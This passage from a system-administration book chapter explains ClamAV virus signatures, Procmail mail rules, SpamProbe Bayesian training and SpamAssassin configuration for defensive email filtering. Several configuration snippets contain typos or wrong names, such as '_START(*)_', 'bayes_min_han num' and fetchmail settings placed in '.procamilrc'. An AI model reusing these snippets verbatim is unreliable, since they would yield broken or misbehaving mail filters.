The signature is:

```
SSN=(30|31|32|33|34|35|36|37|38|39)(30|31|32|33|34|35|36|37|38|39)
2d(30|31|32|33|34|35|36|37|38|39)2d(30|31|32|33|34|35|36|37|38|39)
2d(30|31|32|33|34|35|36|37|38|39)
(30|31|32|33|34|35|36|37|38|39)2d(30|31|32|33|34|35|36|37|38|39)
(30|31|32|33|34|35|36|37|38|39)
```

ClamAV version 0.88.2 has a bug with alternative matching (|). This example works with ClamAV version 0.88.3 and above.

Advanced Hexadecimal Signatures

The advanced formats include an offset and a file type. The offset specifies at which point in the stream ClamAV should start matching the hexadecimal signature. The file types indicating to which file it applies are listed in Table 16-2.

Table 16-2. File type codes used in advanced hexadecimal signatures

Code	File type description
0	Any file
1	Portable executable
2	Windows OL2 component
3	Normalized HTML (see the next section)
4	Mail
5	Graphic files (e.g., JPEG, etc.)

To apply `Dumb.Virus` to executables only, we can change the file type (second field) to 1. The new signature is:

```
Dumb.Virus.Exec:1:*:4920616d2061207669727573
```

HTML Signatures

ClamAV detects and normalizes HTML files. HTML is a very loose language; the same string can be written in many ways using HTML entities, JavaScript, encoded JavaScript, optional whitespaces, optional quote, and double quote, etc. Without a good normalization, it is virtually impossible to cover all the evasion techniques.

To see how ClamAV normalizes HTML files, run:

```
sigtool -html-normalize file.html
```

This command creates three files:

comment.html
: This is normalized HTML with the original HTML comments, if any.

nocomment.html
: This is the same as *comment.html*, but without the comments.

script.html
: This is normalized and decoded JavaScript from the original HTML file.

Each signature that targets HTML files (file type 3) is run against the three files. For example, this signature looks for `<title>I am a virus</title>`:

```
HTML.Dumb.Virus:3:*:3c7469746c653e4920616d20612076697275733c2f7469746c653e
```

16.8 Procmail

Procmail (*http://www.procmail.org/*) is a mail filter that sits on the email server. It is used to preprocess incoming email before they reach the mailbox. Such a tool is required to run most of the email virus scanners (see Section 16.11), anti-spam software (see Section 16.17), and Bayesian filters (see Section 16.13). If you use complex rules and handle a lot of email, it may be a good solution to install Procmail on its own server, separated from the other scanners. There are a number of tools similar to Procmail, but it is really the reference for all Linux-based systems. Procmail has a very large user base, so a lot of examples and documentation are available on the Web.

Procmail has four main features:

Pattern matching
: Procmail can match patterns in the headers and body of emails.

Email rewriting
: Procmail can be used to modify emails through external programs such as *formail*.

Pipes
: Pipes can be used to run emails through external tools such as *clamscan* (see Section 16.5) or *spamassassin* (see Section 16.14). Procmail can use the return code or the output of these tools.

Mail delivery
: Procmail can be used as a Local Delivery Agent (LDA) to deliver emails to the right mailbox.

Rules can be created globally and on a per-user basis.

Mail Delivery Chain

Figure 16-3 shows that when an email arrives to the mail server, it first goes through the Mail Delivery Agent (MDA), which checks whether the recipe exists, and then through the Local Delivery Agent (LDA), which delivers the email to the user mailbox.

The MDA configuration file must be updated to work with Procmail. For *postfix*, in */etc/postfix/main.cf*, add the line:

```
mailbox_command = /usr/bin/procmail
```



Figure 16-3. Mail delivery chain

LDAs usually inspect the file *.forward* to execute actions before adding an email to the user mailbox. *$HOME/.forward* must contain the following line for *$HOME/.procmail* to be used:

```
| /usr/bin/procmail
```

If *qmail* is used as the LDA, use *$HOME/.qmail* instead of *$HOME/.forward*.

If Procmail is used as the LDA, *$HOME/.forward* is not used and Procmail looks directly for *$HOME/.procmailrc*. Also, in this case, if a delivery recipe is found in */etc/procmailrc*, the email is delivered directly to the mailbox without using *$HOME/.procmailrc*. See Figure 16-4.



Figure 16-4. Mail delivery chain with Procmail as LDA

By default, *ls* does not display the files and directories that start with a `.` (dot). To display these files, use `ls -a`.

16.9 Basic Procmail Rules

The global */etc/procmail.rc* file and the user *$HOME/.procmailrc* have the same structure. A Procmail rule follows the format:

```
:0 [flags]:LockFile
* zero or more conditions, one condition per line
one action
```

An optional lock file `:lockFile` can be specified. To use the normal lock file, use `:` (colon) only; for example:

```
:0:
```

Flags are used to inspect part of the email or to execute actions. Table 16-3 lists the main flags.

Table 16-3. The main flags used in Procmail rules

Flag	Description
`b`	Uses the body in the action.
`h`	Uses the header in the action.
`c`	Sends a copy of the email.
`f`	Uses the pipe as a filter.
`w`	Waits until the program is finish executing before proceeding.
`B`	Parses the body of the image.
`H`	Parses the headers of the message.

By default, both the header and the body are used in the action, and the headers are processed. `:0 bhH` is equivalent to `:0`.

All conditions must match in order to execute the action. To match condition 1 OR condition 2, use a pipe (`|`) as in:

```
* From: friend1*domain.com|From: friend2@domain.com
```

Normal conditions are regular expressions. Procmail shares its syntax with the tool *egrep* and recognizes the special characters listed in Table 16-4.

Table 16-4. Regular expression characters recognized by Procmail

Character	Description
^	Start of the line. If not specified, the pattern is matched anywhere in the stream.
$	End of the line.
.	Any character. To match the dot character, use \..
a?	Zero or one occurrence of *a*.
*a**	Zero or more occurrences of *a*. .* matches 0 or more characters.
a+	One or more occurrences of *a*.
[*a*-*z*]	Any character between *a* and *z*.
[^*a*-*z*]	Any character not between *a* and *z*.
(*a*|*b*)	*a* or *b*.

Procmail also provides the special expressions ^TO_:. TO_*address* matches *address* in any of the destination headers (e.g., To, Cc, etc.).

Other special conditions are listed in Table 16-5.

Table 16-5. Other special conditions

Condition	Description
!	Inverts a condition. * ! ^To: julien@domain.com matches if the To header does not contain *julien@domain.com*.
?	Uses the return code of an external program. See Section 16.11.
> *size*	Matches if the length of the email is greater than *size* bytes.
< *size*	Matches if the length of the email is less than *size* bytes.
Variable ?? *Pattern*	Matches the variable *Variable* against *Pattern*.

Examples

You can use Procmail blacklist email addresses. This example discards all emails from *john@blacklist.com*:

```
:0
* ^From: john@blacklist.com
/dev/null
```

/dev/null is a special device on Unix-like operating systems (e.g., Linux, FreeBSD) that discards all data sent to it. Redirecting a file or an email to */dev/null* deletes the file or email.

If *procmailrc* contains more than one rule, Procmail exits after the first match. Put the whitelists at the top the file. This example accepts a couple of domain names and excludes the others:

```
:0 h
* ^From: john@domain.com
${DEFAULT}

:0 h
* ^From: jane@domain.com
${DEFAULT}

:0
* ^From: .*@domain.com
/dev/null
```

Alternatively, the email addresses can be stored in an external file *blacklist.txt*. To extract the From field of the email, use *formail*, an external command-line tool:

```
:0 h
* ? formail -x"From:" | egrep -i blacklist.txt
/dev/null
```

To send a copy to the original recipe and to *important@domain.com*, use the `c` (copy) flag:

```
:0 c
* ^Subject:[IMPORTANT]
! important@domain.com
```

If you receive all emails from an alias name, move emails to unused aliases to a file:

```
:0 h
* !^TO_webmaster@domain.com
* !^TO_user@domain.com
* !^TO_postmaster@user.com
Spam.mails
```

16.10 Advanced Procmail Rules

Procmail supports nested rules—for example, to sort mail depending on the subject and to add a header:

```
:0
* ^Subject:\/.*
{
    :0
    * MATCH ?? [IMPORTANT]
    {
        :0 fwh
        | formail -I "X-Type: IMPORTANT"
        :0:
        Folder1/Important
    }
```

```
    :0
    * $MATCH ?? [VERY IMPORTANT]
    {
        :0 fwh
        | formail -I "X-Type: URGENT"
        :0:
        Folder1/Urgent
        :0c
        ! urgent@domain.net
    }
}
```

Nonstandard headers are required to start with `X-`.

The text matching after the special expression `\/` is copied to the variable, which can then be used within the same rule.

In this rule, if the subject starts with *[IMPORTANT]*, a new header is added and the mail is moved to the directory *Folder1/Important*. If the subject starts with *[VERY IMPORTANT]*, a new header is added and the mail is moved to the directory *Folder1/Urgent*, and then sent to the recipe and to *urgent@domain.net*.

Scoring

A weight can be assigned to each condition. For a condition to match, its weight is added to a score. If the final score is 1 or more, there is a match and the action is executed. Scoring is often used to identify spam:

```
:0:
* -2^0
* 1^0 ^Subject:.*win
* 2^0 ^Subject:.*viagara
* 1^0 ^Subject:.*\<cheap\>
Spam.mail
```

`\<` and `\>` delimits a word. The character before and after `cheap` cannot be in the character class `[^a-zA-Z0-9_]`. So, `\<cheap\>` is equivalent to `[^a-zA-Z0-9_]cheap[^a-zA-Z0-9_]`. This ensures that the condition does not match on `cheaper`, for example.

In this example, the initial score is set to `-2`. If this line is not present, the initial score is `0`. If the subject contains "win", one point is added. If the subject contains "Viagra", two points are added to the score, etc. If the final score is 1 or more, the mail is moved to the file *Spam.mail*. This rule matches whether the subject contains at least "Viagra" and "win" or "Viagra" and "cheap".

16.11 ClamAV with Procmail

Procmail can use external tools to match a condition or to execute the action. The condition can match on the standard output of the tool or on the exit code:

```
CLAMAV= `clamdscan --no-summary --stdout -`
EXIT_CODE=$?
:0:
* -1^0
* $EXIT_CODE^0
! clamav-error@domain.net
```

The command `clamdscan --mbox --disable-summary --stdout -` is first executed and the exit code is stored in the variable `EXIT_CODE`. If the exit code is greater than 1, meaning that an error occurred, the final score is greater than 1 and the email is redirected to *clamav-error@domain.net*.

To check whether *clamdscan* detects email, use the following rule:

```
:0w
CLAMAV= | clamdscan --no-summary --stdout -
:0 fwh
* CLAMAV ?? : \/.* FOUND
| formail -I "X-ClamAV: $MATCH" -I"Subject: virus ${MATCH} found"
```

Now we can put both rules together. The rule can be configured to scan emails that have attachments only and to not scan emails that are too big (more than 10 MB):

```
:0
* > 10485760
! no-scan@domain.net
:0
* ^Content-Type:.*(attachment|multipart)
{
    CLAMAV= `clamdscan --no-summary --stdout -`
    EXIT_CODE=$?

    #any issue?
    :0:
    * -1^0
    * $EXIT_CODE^0
    ! clamav-error@domain.net

    # any virus?
    :0 fwh
    * CLAMAV ?? : \/.* FOUND
    | formail -I "X-ClamAV: $MATCH" -I"Subject: virus ${MATCH} found"
}
```

16.12 Unsolicited Email

Unsolicited emails are on the rise. Several billion spam emails are sent every day. Unlike viruses, their content is not directly harmful. At the very least, the number of

unsolicited emails is an annoyance. Users can spend more time sorting out their email to extract the ones that are legitimate than actually reading or writing email.

Unsolicited email is often referred to as spam, but can be separated into four categories:

Spam
: These are advertising emails. The sender is trying to sell you something. The goal of the spammer is to make you read this email. The subject is often attractive ("You won a prize!") or very vague ("Some news") to attract the reader. The email content is usually very short, since the spammers are sending millions of these every day.

Phishing
: Phishing is a method of getting information from the user (e.g., login, passwords, or credit card numbers). The email appears to have been sent from a bank or a well-known web site, and usually informs the user that his account was suspended. The user is then invited to click on a link and log in to the site. Both the emails and the web site look legitimate. However, they are in fact forgeries of the original web site. The user gives away his credentials to a fake web site. Another common phishing technique consists of sending a receipt in the email for something that was never purchased, and includes a phone number to call if the reader wants to cancel the order. The phone number can be an overtaxed number, or the person on the other side is trying to steal your credit card information.

Scam
: You have certainly received emails that announced you won millions of dollars at a lottery you never played, or emails from the son of the Nigerian president who needs your help to take money out of the country. Such scams seem to offer a lot of money with not much effort on your side. But the goal is to gain your confidence. The author of the scam gradually asks for more participation (meaning more money) from the recipient in order to finalize the transaction. Eventually, the scammer will get all the money and the recipient nothing.

Hoax
: Most hoaxes are harmless. They contain false information and ask the recipients to forward it to their friends. Here are examples of common hoaxes: a company is paying for every email sent with a special subject, check your computer if the (legitimate) file exists because it is a virus, etc. In some rare cases, hoaxes provide a phone number to call or a web site to visit. The goal is to have thousands of people call the number to surcharge the service and make it unavailable.

Spammers use tricks to try to find out what emails are valid. The emails often contain a link to unsubscribe. If you use it, you just receive more emails. The latest trick is to send an email with HTML containing images. The images are loaded from an external web site. Each URL to the image contains a string that identifies the email

address. Most email clients used to load images automatically, and the receiver would be identified. New email clients do not load images by default. The From field is forged, of course. About 80 percent of spam mail is sent by *zombies*—PCs that are infected and controlled by spammers.

There are a number of tools to filter this unsolicited email before it reaches the user's mailbox, all of which are discussed in Sections 16.13 through 16.17.

16.13 Spam Filtering with Bayesian Filters

Bayesian filters are a popular way to identify spam. The idea is that the content of spam is different from the content of regular emails. Bayesian filters compute the probability that an email message is spam against the probability that a word is one commonly found in spam, and the probability that a word is one found in any email. For example, the words *Viagra*, *win*, and *$$$* are mostly seen in spam. But your first name, city, and nickname are not likely to appear in spam. Common words such as *hello*, *good*, and so on are equally often part of spam and legitimate email. So if an email contains *Viagra*, *win*, and *$$$*, but not your first name or your nickname, it is very likely to be spam. It is very common to correctly identify spam 95 percent of the time or more with Bayesian filters.

Spamprobe

SpamProbe is a Bayesian filter designed to identify spam (*http://spamprobe.sourceforge.net/*). To use it, the first thing to do is to feed it both good email and spam. It should be run with the -c argument the first time to create the database directory *$HOME/.spamprobe*:

```
[julien@asus ~]$ spamprobe -c good good.file
[julien@asus ~]$ spamprobe spam bad.file
```

SpamProbe stores the MD5 of each file it is given. If the same file is sent twice to SpamProbe, it is not used to update the database the second time.

This updates the SpamProbe database with good email and spam email.

The more data you use, the better SpamProbe is at separating the good email from the spam. It is best to feed SpamProbe with your own good email rather that someone else's, since the topic and words may be different. Spam can come from anywhere.

It is important to give SpamProbe the same amount of good email and spam. If SpamProbe is trained with 100 examples of good email but 1,000 examples of spam, future good email can more likely be reported as spam simply because more different words are contains in the spam database.

After feeding SpamProbe, you can test it with new emails:

```
[julien@asus ~]$ spamprobe score spam.mail
SPAM 0.9904065 f290c2059f31c90b20cc7a63b9607f03
```

SpamProbe classifies this mail as spam with a confidence of 99 percent. The last string is the MD5 signature of the email.

To see how each word in the email counts, use the -T option:

```
[julien@asus ~]$ spamprobe -T score other_spam.mail
SPAM 0.9252232 8f1ac523bd19afde07e3fbf15b950c6a
    Spam Prob   Count    Good    Spam  Word
    0.9999962      10       0       5  acquisition
    0.9999989       8       0      17  investor
    0.9999976       6       0       8  featured
    0.9999969       6       0       6  U_lt
    0.9999962       6       0       5  subsidiary
    0.0000041       3      28       0  cap
    0.0000047       3      24       0  of any
    0.0000052       3      22       0  contained
    0.0000081       3      14       0  contained in
    0.9999983       3       0      11  shareholders
    0.9999981       3       0      10  companies that
    0.9999962       3       0       5  atlanta
    0.0000010       1     229       0  database
    0.0000010       1     132       0  use the
    0.0000010       1     122       0  box
```

Automate the Learning Phase

The SpamProbe database must be filled first. This can be done with a collection of spam and good email from the local drive, or on the mail server with the user mailboxes. It is recommended to give users a shared IMAP folder where they can upload their spam (Microsoft Exchange supports the IMAP Protocol). On a Linux server, use the following script:

```
#!/bin/bash

for SPAM in `ls $HOME/Maildir/.spam/cur`;
do
    spamprobe train-spam $SPAM;
    rm -f $SPAM;
done
```

The script should be run regularly as users upload more spam in the shared folder. *cron* can be use to run the script every hour:

```
[julien@asus ~]$ crontab -e
0 * * * * /home/julien/spamprobe-train.sh
```

SpamProbe can be used in association with SpamAssassin (see Section 16.17) to feed the database initially.

If the IMAP server and the SMTP server are two different machines, *fetchmail* can be used to retrieve the email. After installing *fetchmail* on the SMTP server, *$HOME/.procamilrc* must be created for the user who downloads all the email automatically:

```
poll domain.net proto imap:
user "imap_user" with password "PASSWORD"
```

Email should not go to a mailbox on the SMTP server, but directly through SpamProbe:

```
[julien@asus ~]$ fetchmail -a -n -m 'spamprobe spam'
```

If spam is not contained in the *Inbox* folder, add the argument **--folder** *Folder* to retrieve mails form *Folder*.

The -n argument prevents *fetchmail* from modifying the email headers.

This command can be placed in *crontab* to be run every hour:

```
[julien@asus ~]$ fetchmail -a -n -m 'spamprobe spam'
0 * * * * /home/julien/spamprobe-train.sh
```

Maintenance

You should clean up the database in order to remove words with a low count that are not encountered often. If this cleanup is not done, the database grows larger and filtering spam takes longer. Add a command to *cron* to run every Sunday to remove words with a count of two or lower that were not updated for seven days:

```
[julien@asus ~]$ crontab -e
0 0 * * 0 /usr/bin/spamprobe/cleanup 2 7
```

It is important not to interrupt SpamProbe brutally with a kill signal; this could corrupt the database. If the database is corrupted, *$HOME/.spamprobe/* must be deleted and a new database must be created.

SpamProbe with Procmail

SpamProbe must be used with Procmail to automatically filter all incoming emails. First, the word's score can be added to the email header:

```
COMMON=/share/.spamprobe

:0
SCORE=| /usr/bin/spamprobe -D $COMMON train

:0 fw
| formail -I "X-SpamProbe: $SCORE"
```

When the `-D` argument is used, SpamProbe uses another database when a word is not found in the user database. It is a good idea to share the initial spam database with all users.

There are three main commands to score an email: `receive`, `train`, and `score`.

To force updates to the database (`SPAM` or `GOOD` depending on the score) with the words contained in the email, use:

```
spamprobe receive file.mail
```

To update the database if the message was difficult to score, use:

```
spamprobe train file.mail
```

The command to not update the database is:

```
spamprobe score file.mail
```

It is recommended to use the `spamprobe train` command to keep the database up to date but with a minimum of database accesses to save resources.

The email can then be deleted if the score is more than 90 percent:

```
:0 a:
* ^X-SpamProbe: SPAM 0.9
/dev/null
```

Or the subject can be modified to show that is the email is suspected to be spam:

```
SUBJ=`formail -xSubject: `

:0 afwh:
* ^X-SpamProbe: SPAM 0.9
| formail -I"Subject: ***SPAM*** ${SUBJ}"
```

Most email clients allow the creation of rules to filter email. A rule can be created to move email with the header *X-SpamProbe: SPAM* into a different email folder on the local machine.

Inconvenient

Using a Bayesian filter against spam can be inconvenient for a few reasons. First, enough spam has to be entered in order for the filter to do a good job. Second, SpamProbe cannot be used during its learning phase. Third, the proportion of spam and good email that updates the database must be approximately the same, which can be very difficult to control.

The nature of spam changes: there was a time for Viagra advertisements; then came low-rate mortgages, then Vioxx, and so on. If the words used in the new types of spam are too different, spam may be classified as good. The database must be rectified manually by repeating the learning phase; users have to manually move false positives (spam reported as good email) to an *IMAP* folder where they are entered into SpamProbe as spam.

Spammers are aware that Bayesian filters are used against them. You might have noticed that spam often contains several spelling mistakes. These are intentional. By spelling the same word in different ways (e.g., using `0` instead of `o`, _ in the middle of a word, missing letters), each word has a lower count in the database. Other anti-spam software (e.g., SpamAssassin) uses other techniques in addition to the Bayesian filter to detect spam.

16.14 SpamAssassin

SpamAssassin identifies spam email with a set of rules and a combination of unique features to mark email as spam. Plug-ins can be added to extend the number of checks on the email. Spammers tune the content of their email to pass through anti-spam filters, so using as many different checks as possible is critical.

SpamAssassin processes both the email headers and the body. Be aware that when multiple features are enabled and a complex set of rules are used, SpamAssassin can require a lot of system resources. If you receive lots of emails, you can get a separate machine dedicated to filter email coming in your local network. You should also spend time tuning your rules to reduce their number without reducing the accuracy of your filtering.

Configuration Files

SpamAssassin configuration files are found in three places:

/usr/share/spamassassin
: This directory contains predefined rules for SpamAssassin. These files have a *.cf* extension.

/etc/mail/spamassassin (or /etc/spamassassin)
: This directory contains the global configuration for SpamAssassin. The main configuration file is *local.cf*; the other *.cf* files contain rules.

$HOME/.spamassassin
: Optionally, users can create their own rules if allowed in */etc/mail/spamassassin/local.cf*. The configuration is done in *user_prefs*. The template */usr/share/spamassassin/user_prefs.template* can be moved to this folder and renamed *user_prefs*. The rules are contained in *.cf* files, like for */etc/mail/spamassassin*. The rule files can be copied from */usr/share/spamassassin*.

The first step to configure SpamAssassin is to enable or disable features in */etc/mail/spamassassin/local.cf* at the global system level. Some of the features are similar to what was done in *procmailrc* for SpamProbe:

`require_score` *`n.m`*
: The minimum score to classify an email as spam. The default score is 5.0. To avoid false positives, the minimum score can be set to 7.0 or 8.0. Most spam should have a score between 8 and 10 with the default rule. For exceptions, the score can get higher than 15.

`rewrite_header` *`Header String`*
: If the email is classified as spam, SpamAssassin can rewrite the header subject, From and/or To. The rule `rewrite_header subject` *`[SPAM]`* will add *`[SPAM]`* at the beginning of the subject.

`add_header` *`Case HeaderName String`*
: A new header, `X-Spam-`*`HeaderName: String`*, can be added to spam, ham (good email), or `all: add_header` *`all Score`* `_SCORE_ add X-Spam-Score:` *`x.y`* can be added to all emails. `_SCORE_` is a SpamAssassin variable explained in the next section.

`report_safe` *`n`*
: If SpamAssassin classifies an email as spam, the content of this email can be modified:

`0` Indicates no modification of the body.

`1` Means that spams are sent as new email attachments. This is the default value. The email's new body is set with the *report* option. The headers `X-Spam-Status: Yes score =m.n tests=TEST1,TEST2,etc.` and `X-Spam-Flag: YES` are added.

`2` Causes spam to be sent as attachment with the content type *text/plain*. Body and headers are treated similar to `1`.

If *spamassassin* is used to train *spamprobe* (see Section 16.13), *report_safe* should be set to 0 in order to prevent artificial alteration of the body of spam email.

`report`
: Adds a line to the new body of the email when `report_safe` is set to `1` or `2`. The option `clear_report_template` can be used to remove the previous `report` lines. An example can be seen in */usr/share/spamassassin/10_misc.cf*.

These options can also be used in other *.cf* files. For example, */usr/share/spamassassin/10_misc.cf* defines the headers to add to an email, the required score, etc.

SpamAssassin Variables

SpamAssassin provides several variables to be used with *.cf* files. The most frequently used are:

`_YESNO_`
: Yes if it is a spam, No if it is not.

`_SCORE_`
: SpamAssassin score. For example, to pad the score with zeros, use `_SCORE(00)__`. This prints 002.3, 012.3, or 112.3.

`_VERSION_`
: SpamAssassin version number.

`_BAYES_`
: Bayesian filter score.

`_TESTSCORES(,)_`
: List all positive tests on the email with the associated score.

`_STAR(*)_`
: Adds one star for each point score. This is often used to make the Procmail rules simpler.

There are additional variables to get the score of the different SpamAssassin plug-ins installed on the server. These variables are very useful to help tune the rules and scores. Record the score of each test to all messages during the first few months of a new SpamAssassin installation to understand how SpamAssassin scored each email and to understand what needs to be improved:

```
add_header all Score _SCORE_
add_header all Bayes _BAYES_
add_header all Tests _TESTSCORES(,)_
add_header all Level _START(*)_
```

By default, SpamAssassin uses folded headers to avoid long lines. `add_header all Tests _TESTSCORES_` will likely create a header split over several lines. To force all headers added by SpamAssassin to be on one line, use the option `fold_headers 0`.

Administrator Settings

All the configuration options available in */etc/mail/spamassassin/local.cf* can be used in *$HOME/.spamassassin/user_prefs*, except for the administrator settings.

`allow_user rules`
: If set to `1`, this option allows users to add rules in *user_prefs* when *spamd* is used in place of *spamassassin* (see the section "SpamAssassin As a Daemon or Server" later in this chapter).

`loadplugin` *`Name Path`*
: Additional plug-ins can be loaded. A plug-in is a Perl module. If the module cannot be located by Perl, an optional path to the module must be added.

Options for the Bayesian filter and the SpamAssassin plug-ins are only available in *local.cf*.

16.15 SpamAssassin Rules

A set of predefined SpamAssassin rules are contained in *./usr/share/spamassassin*. These rules are contained in a file named *xy_name.cf*. SpamAssassin uses these rules in alphabetical order; each rule overrides the previous rule if they contain the same options. These rules are similar to the scoring rules in Procmail, but they are more flexible and powerful in SpamAssassin.

A rule is made of three lines that define four mandatory elements:

Scope
: This determines where the test applies: to the body, header, or both; the raw body or both the header and the raw body.

Name
: This is the name of the test. The name has to be unique, otherwise it is overridden by the test with the same name from the latest file loaded by *spamassassin*.

Test
: The test can be a regular expression to match, a call to a function inside *spamassasin*, or a plug-in.

Score
: The weight to apply to the test.

/usr/share/spamassassin/20_phrases.cf contains simple rules to match a Perl regular expression. One of the tests contained in this file is:

```
body STRONG_BUY        /strong buy/i
describe STRONG_BUY        Tells you about a strong file
```

This rule matches on string "strong buy" in the text part of the email body. `//i` means that the search is case-insensitive (i.e., it matches STRONG BUY, strONg Buy, etc.).

An optional flag can be set with `tflags` to specify a special condition. The most common flags are:

`nice`
: Used to avoid false positives, the test score must be subtracted instead of added.

`learn`
: Requires training before using the test. This is commonly used for tests that use the Bayesian filter.

`noautolear`
: The score should not be used for learning systems. This flag is used in association with the Bayesian filter.

`userconf`
: Requires an option in *local.cf* or *user_prefs*.

Meta Tests

Tests can be combined together to create a new test called a *meta test*. They can be combined in a Boolean expression:

```
meta NEW_TEST    TEST_1 && (TEST_2 || ! TEST_3) && TEST_4
```

Or they can be combined in an arithmetic expression (a positive test is equal to 1; a negative test is equal to 0):

```
meta OTHER_TEST (3 * TEST_2 - TEST_3) + 2 > 2 * TEST_1
```

Meta tests can be used to counterbalance some tests in special conditions. For example, if you are interested in commercial offers on computers, you can disqualify the test that classifies such mails as spam:

```
body COMPUTER       /computer|laptop|PC/i
describe            Mail about computers
tflags              nice

body OFFER          /buy/i
describe            Buy something you do not need

body PRICE          /price/i
describe            Price for something ouy do not want

meta DISABLE_TESTS  (PRICE || OFFER) && COMPUTER
describe            These tests do not matter
score               3
tflags              nice
```

Score

By default, all tests have a score of 1.0, except the test with a name starting with `T_` (for testing), which has a default score of 0.01. This value can be changed with the score option:

`score` *`TEST_NAME x.y`*
: Assigns a score of *`x.y`* to the test *`TEST_NAME`*.

`score` *`TEST_NAME 0`*
: Disables the test *`TEST_NAME`*.

`score` *`TEST_NAME a.b c.d e.f g.h`*
: Assigns a different score for different SpamAssassin configurations:

  `a.b`
  : Score when the Bayesian filter and the network tests are disabled.

  `c.d`
  : Score when the Bayesian filter is disabled and the network tests are enabled.

  `e.f`
  : Score when the Bayesian filter is enabled and the network tests are disabled.

  `g.h`
  : Score when the Bayesian filter and the network tests are enabled.

`score` *`TEST_NAME (a.b) (c.d) (e.f) (g.h)`*
: Increases the existing scores by the value between parentheses.

Whitelist and Blacklist

A whitelist and a blacklist are used to override the SpamAssassin score. If the whitelist matches on an email, 100 is subtracted from the SpamAssassin score, which means that the email from the whitelist is never identified as spam. Email that matches the blacklist is always reported as spam.

The whitelist is managed with *spamassassin* with several options:

`whitelist_from` *`address`*
: If the email appears to be sent by *`address`*, add it to the whitelist. This option can be used several times.

`unwhitelist_from` *`address`*
: Remove *`address`* from the whitelist. This is used by users to override the global whitelist if `user_allow_rules` was set to `1` in *local.cf*, or to make exceptions to a whitelist:

```
whitelist_from *@good-domain.net
unwhitelist_from not-so-good@good-domain.net bad@good-domain.net
```

: This creates a whitelist with all users in *`good-domain.net`* except *`not-so-good`* and *`bad`*.

`whitelist_to` *`address`*
: Similar to `whitelist_to`, but the match is done on the recipient.

The options to manage the blacklist are the same. Just change "whitelist" to "blacklist" in the option name.

It is recommended to manage a whitelist outside SpamAssassin—in Procmail, for example—since all the SpamAssassin tests are run even after matching the whitelist.

The auto-whitelist feature is an averaging of the SpamAssassin score per sender. If `use_auto_whitelist` is set to `1`, the final score is approximately the average of the current score and the score for the past emails from the same sender (the actual algorithm is a bit more complex than an arithmetic average). This feature is used to level down the peaks in score. For example, if a sender has an average low score of 2, but a new email from him has a score of 10, it is probably a glitch. Its final score is leveled down and the email is not classified as spam. This works the same when the score is usually high except for a few emails with a low score. These emails are reclassified as spam. This acts as a dynamic whitelist/blacklist.

Language

Most people only receive legitimate email in a couple of languages. If you receive emails with a Chinese encoding, but you do not read Chinese, it is a very likely spam.

SpamAssassin has a set of rules to filter languages and character sets:

`ok_languages` *xx*
: By default, all languages are acceptable. This option restricts the list of languages. Languages are identified by two letters: *en* for English, *fr* for French, etc. The value of `ok_languages` is used by the test `UNWANTED_LANGUAGE_BODY` in */usr/share/spamassassin/20_body_tests.cf*.

`ok_locales` *xx*
: Similar to `ok_languages`, but for character sets. It is used by the test `CHARSET_FORAWAY`, `CHARSET_FARAWAY_BODY`, and `CHARSET_FARAWAY_HEADERS`.

To increase the importance of language in a character set of emails, change the default score of these above rules:

```
ok_languages en fr de es
ok_locales en

score UNWANTED_LANGUAGE_BODY  2.0
score CHARSET_FARAWAY         2.0
score CHARSET_FARAWAY_BODY     2.0
score CHARSET_FARAWAY_HEADERS     2.0
```

Bayesian Filter

SpamAssassin includes a Bayesian filter (see Section 16.13). During the learning period, the rules using the filter can be disabled while it is learning new words:

```
use_bayes_rules 0
bayes_auto_learn 1
bayes_auto_learn_threshold_nonspam 0.5
bayes_auto_learn_threshold_spam    10.0
bayes_ignore_from     *@good-domain.net
bayes_ignore_to    user@fomain.net
```

This rule provides the Bayesian filter with emails as spam when the final sore is 10.0 and above, and emails as good when the final score is 0.5 or lower. Emails sent from the domain *good-domain.net* or to the recipient *user@domain.net* are not used.

Instead of manually enabling the Bayesian filter, it can automatically be turned on when the database contains enough words. The option `use_bayes_rules 0` can be replaced by the following:

```
bayes_min_han num    500
bayes_min_spam_num    500
```

With this rule, the filter automatically turns on when the database reach 500 words for the good emails and 500 words for the spam.

The database maintenance is done by SpamAssassin. It is possible to specify a maximum number of words in the database and to remove words that were not seen recently:

```
bayes_expiry_max_db_size 200000
bayes_auto_expire    1
```

This rule cleans up the database when it reaches about 10 MB.

The SpamAssassin Bayesian filter is not as fast as SpamProbe, but it is easier to set up and maintain. It is possible to use SpamProbe in association with SpamAssassin. The SpamAssassin Bayesian filter can be disabled completely with the following rule:

```
use_bayes 0
```

16.16 Plug-ins for SpamAssassin

A number of plug-ins for SpamAssassin add new test types. The standard plug-ins can be configured in *local.cf* and *user_prefs*.

SpamAssassin is written in Perl, and the plug-ins are Perl modules. The plug-ins are named `Mail:SpamAssassin::Plugin::`*`Name`*. Comprehensive Perl Archive Network (CPAN) is a web site that references most of the Perl modules. A search for "Mail: SpamAssassin::Plugin" at *http://search.cpan.org* lists plug-ins available for SpamAssassin.

All plug-ins are enabled by default. The line:

```
if Mail:SpamAssassin::Plugin::Name
```

must be present in each *.cf* file that defines rules for the plug-in *Name* in order to check that the module is installed on the system.

Collaborative Plug-ins

The same spam is sent all over the world to millions of computers. When spam reaches your server, it is very likely to have been seen by other computers that have already flagged it as spam. Razor, Pyzor, and Distributed Checksum Clearinghouse (DCC) allow users to share a worldwide spam database.

Pyzor started as a clone of Razor, with an open source server. Since Razor2 was released, both use different protocols. Razor, Pyzor, and DCC are made of a central spam database and an agent that queries the database and reports new spam. The database stores a signature of all spam reported and a count of how many times it was reported.

The three plug-ins have very similar configuration options in SpamAssassin:

`use_dcc`
: Enables DCC with the value `1`; disables it with `0`.

`dcc_timeout` *n*
: Skips the DCC query if the reply is not received within *n* seconds. The default value for all plug-ins is 10 seconds. If the mail server processes many email messages, it is recommended to lower this value to 5 or 7 seconds.

`dcc_body_max` *n*
: Sets how many times the spam must be reported to consider it as a match. The default value for DCC is 999,999 and 5 for Pyzor. Razor2 does not offer such option.

These plug-ins are very useful to quickly identify known spams. But they require more time to process each email. The Pyzor server can be installed on networks to serve as a local database for a corporation. Connections to the local server are much faster, but the amount of spam stored in the local database is lower. This can be useful if several servers are filtering spam on a common network.

SpamCop is also a collaborative plug-in, but it does not contain spam signatures. SpamCop lists the IP addresses of servers that send spams. Several users can make use of one IP address, and one spammer can comprise legitimate email sent from the same address. SpamCop should not be used alone.

The only official SpamCop web site is *http://ww.spamcop.net*. *http://www.spamcop.com* or other similar domain names are not linked to SpamCop.net.

SpamAssassin Network Tests

